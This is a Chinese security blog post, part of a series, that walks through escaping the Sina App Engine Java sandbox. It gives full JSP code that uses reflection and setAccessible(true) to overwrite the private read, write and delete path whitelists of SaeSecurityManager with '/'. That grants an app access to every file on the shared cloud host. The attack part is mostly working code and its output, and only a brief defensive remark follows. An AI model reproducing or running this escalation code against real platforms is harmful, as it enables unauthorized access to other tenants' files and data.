By 空虚浪子心 http://www.inbreak.net

**摘要**


作者在文章《SAE云服务安全沙箱绕过4(绕过文件权限防御)》http://www.inbreak.net/archives/436 提到过一个重要的类，是用来SAE做安全认证的，它叫做“com.sina.sae.security.SaeSecurityManager”，这个类提供几个验证方法，本次BY PASS，作者又把目标放在这个类上。

**正文**

上一篇文章已经提到，如果想这个类作为沙盒安全认证的基础类，就必须继承java.lang.SecurityManager，并且当前运行环境中，可以查到当前的SecurityManager对象，以及具体的类名等。可以执行 System 类的静态方法 getSecurityManager( )，如果在运行 Java 程序时使用-D java.security.manager 命令行选项指定了使用默认的安全管理器，或自己定义的安全管理器，则将返回该安全管理器。

**探测sandbox环境**

|  |
| --- |
| <%=System.getSecurityManager()%> |


[](http://www.inbreak.net/wp-content/uploads/2012/08/sae5image001.png)

从页面返回信息中，可以看到这个类的地址和类名，确实是提示我们沙盒安全错误的那个类。这样就可以写段代码，用于查看类的属性。  
下面看看这个类下面有什么属性：

|  |
| --- |
| <%@page **import**="java.io.\*,java.net.\*,java.lang.reflect.\*"%>  <%=System.getSecurityManager() %><br>  <%  ClassLoader cl = Thread.currentThread().getContextClassLoader();  **try** {  **Class** c = cl.loadClass("com.sina.sae.security.SaeSecurityManager");  %><%=c.toString()%><%  Field[] f=c.getDeclaredFields();  %><%="----------------------------------"%><br><%  **for**(**int** i=0;i <f.length;i++)  {  %><%=f[i].getType()+"|"+f[i].getName()%><br><%;  }  } **catch** (Exception e) {  %><%=e%><%  }  %> |

这段代码，可以遍历出一个对象的所有属性，包括私有的和public的。

打开页面后，看到执行结果：

[](http://www.inbreak.net/wp-content/uploads/2012/08/sae5image003.png)

我们看到了以下属性列表：

|  |
| --- |
| String[] rwPath  String[] readPath  String[] deletePath  BAN\_LIST\_STARTSWITH  BAN\_LIST\_FULLNAME |

这几个属性，通过英文单词的中文翻译，可以看到结果。

String[] rwPath — 这个是个路径列表，可能代表文件写权限的路径，如果猜得不错，很可能就是我web目录的路径。  
String[] readPath — 这个是个路径列表，可能代表文件读取权限的路径，如果猜得不错，很可能就是我web目录的路径。  
String[] deletePath — 这个是个路径列表，可能代表文件删除权限的路径，如果猜得不错，很可能就是我web目录的路径。

有这几个属性，就足够了说明问题了，SAE的相关代码，必然会根据这三个路径，去判断文件的读写权限。


**提权**

这个属性能不能改呢？如果它们是public的，就可以直接改掉了。

写代码修改这几个路径试试：

|  |
| --- |
| <%@page **import**="java.io.\*,java.net.\*,java.lang.reflect.\*"%>  <%  SecurityManager security = System.getSecurityManager();  **try** {  **Class** c = System.getSecurityManager().getClass();  %><%=c.toString()%><%  Field[] f=c.getDeclaredFields();  **for**(**int** i=0;i <f.length;i++)  {  %><%=f[i].getType()+"|"+f[i].getName()%><br><%  **try**{  f[i].set(System.getSecurityManager(),**new** String[]{"/"});  }**catch** (Exception e) {  %><%=e%><%  }  }  %><%="----------------------------------"%><br><%  **for**(**int** i=0;i <f.length;i++)  {  %><%=f[i].getType()+"|"+f[i].getName()%><br><%;  }  } **catch** (Exception e) {  %><%=e%><%  }  %>  <%=security.toString()%> |

页面显示了

[](http://www.inbreak.net/wp-content/uploads/2012/08/sae5image005.png)


把这段重要的信息复制出来

|  |
| --- |
| java.lang.IllegalAccessException: **Class** org.apache.jsp.sm\_jsp can not access a member of **class** com.sina.sae.security.SaeSecurityManager with modifiers "private"**class** [Ljava.lang.String;|readPath |

这段错误的意思是，不能访问这个“private”的字段，这个字段不能直接改。但是这并不是无解的，如果当前的沙盒权限，刚好允许“suppressAccessChecks”,是可以通过

|  |
| --- |
| setAccessible(**true**) |

来强制修改类私有字段的。很巧，SAE确实允许这个权限，在第一次bypass时，我列了一部分权限列表，其中就包括这个权限。


[](http://www.inbreak.net/wp-content/uploads/2012/08/sae5image007.png)

所以，只要简略的修改代码，就可以实现强制修改这个属性：


|  |
| --- |
| <%@page **import**="java.io.\*,java.net.\*,java.lang.reflect.\*"%>  <%  SecurityManager security = System.getSecurityManager();  *//ClassLoader cl = Thread.currentThread().getContextClassLoader();*  **try** {  **Class** c = System.getSecurityManager().getClass();  %><%=c.toString()%><%    Field[] f=c.getDeclaredFields();    **for**(**int** i=0;i <f.length;i++)  {  f[i].setAccessible(**true**);  %><%=f[i].getType()+"|"+f[i].getName()%><br><%  **try**{  f[i].set(System.getSecurityManager(),**new** String[]{"/"});  }**catch** (Exception e) {  %><%=e%><%  }  }  %><%="----------------------------------"%><br><%  **for**(**int** i=0;i <f.length;i++)  {  %><%=f[i].getType()+"|"+f[i].getName()%><br><%;  }  } **catch** (Exception e) {  %><%=e%><%  }    %>  <%=security.toString()%> |

这样就可以改了，这个页面，就是所谓的提权页面，只要访问了这个页面，当前app的权限就会提升，允许访问所有文件。

此之前还是先看看，不使用提权读取文件效果：


[](http://www.inbreak.net/wp-content/uploads/2012/08/sae5image009.png)

这个文件是不能读的，下面打开提权的JSP文件：

[](http://www.inbreak.net/wp-content/uploads/2012/08/sae5image011.png)

这个没有再次返回因为private所以不能修改的错误，至于后面的” Can not set static final java.util.Set field ”,是因为” BAN\_LIST\_STARTSWITH”,的字段类型不是String数组，这个字段我们反正也不去修改，所以无关紧要，重要的是我们把那三个允许当前app读、写、删除的文件白名单列表修改为“/”了，意味着可以读取删除修改任何文件。

下面再次访问这个读取文件的地址看看：

[](http://www.inbreak.net/wp-content/uploads/2012/08/sae5image013.png)

此时已突破权限，这次就不抓云上面的其他用户图了，每次都是这套流程，大家都懂得。

**总结**

作者已经不知道该总结啥了，多次bypass，可以看到开发人员对安全的理解，几乎为零，这样搞下去也没啥意思了，后面的BYPASS，作者只会记录次数，除非有很值得写一写的话题，否则也懒得发文了。

总之，权限列表中的权限允许，一定要仔细斟酌才可以开放。其他总结相关内容，见前文吧。

By 空虚浪子心 http://www.inbreak.net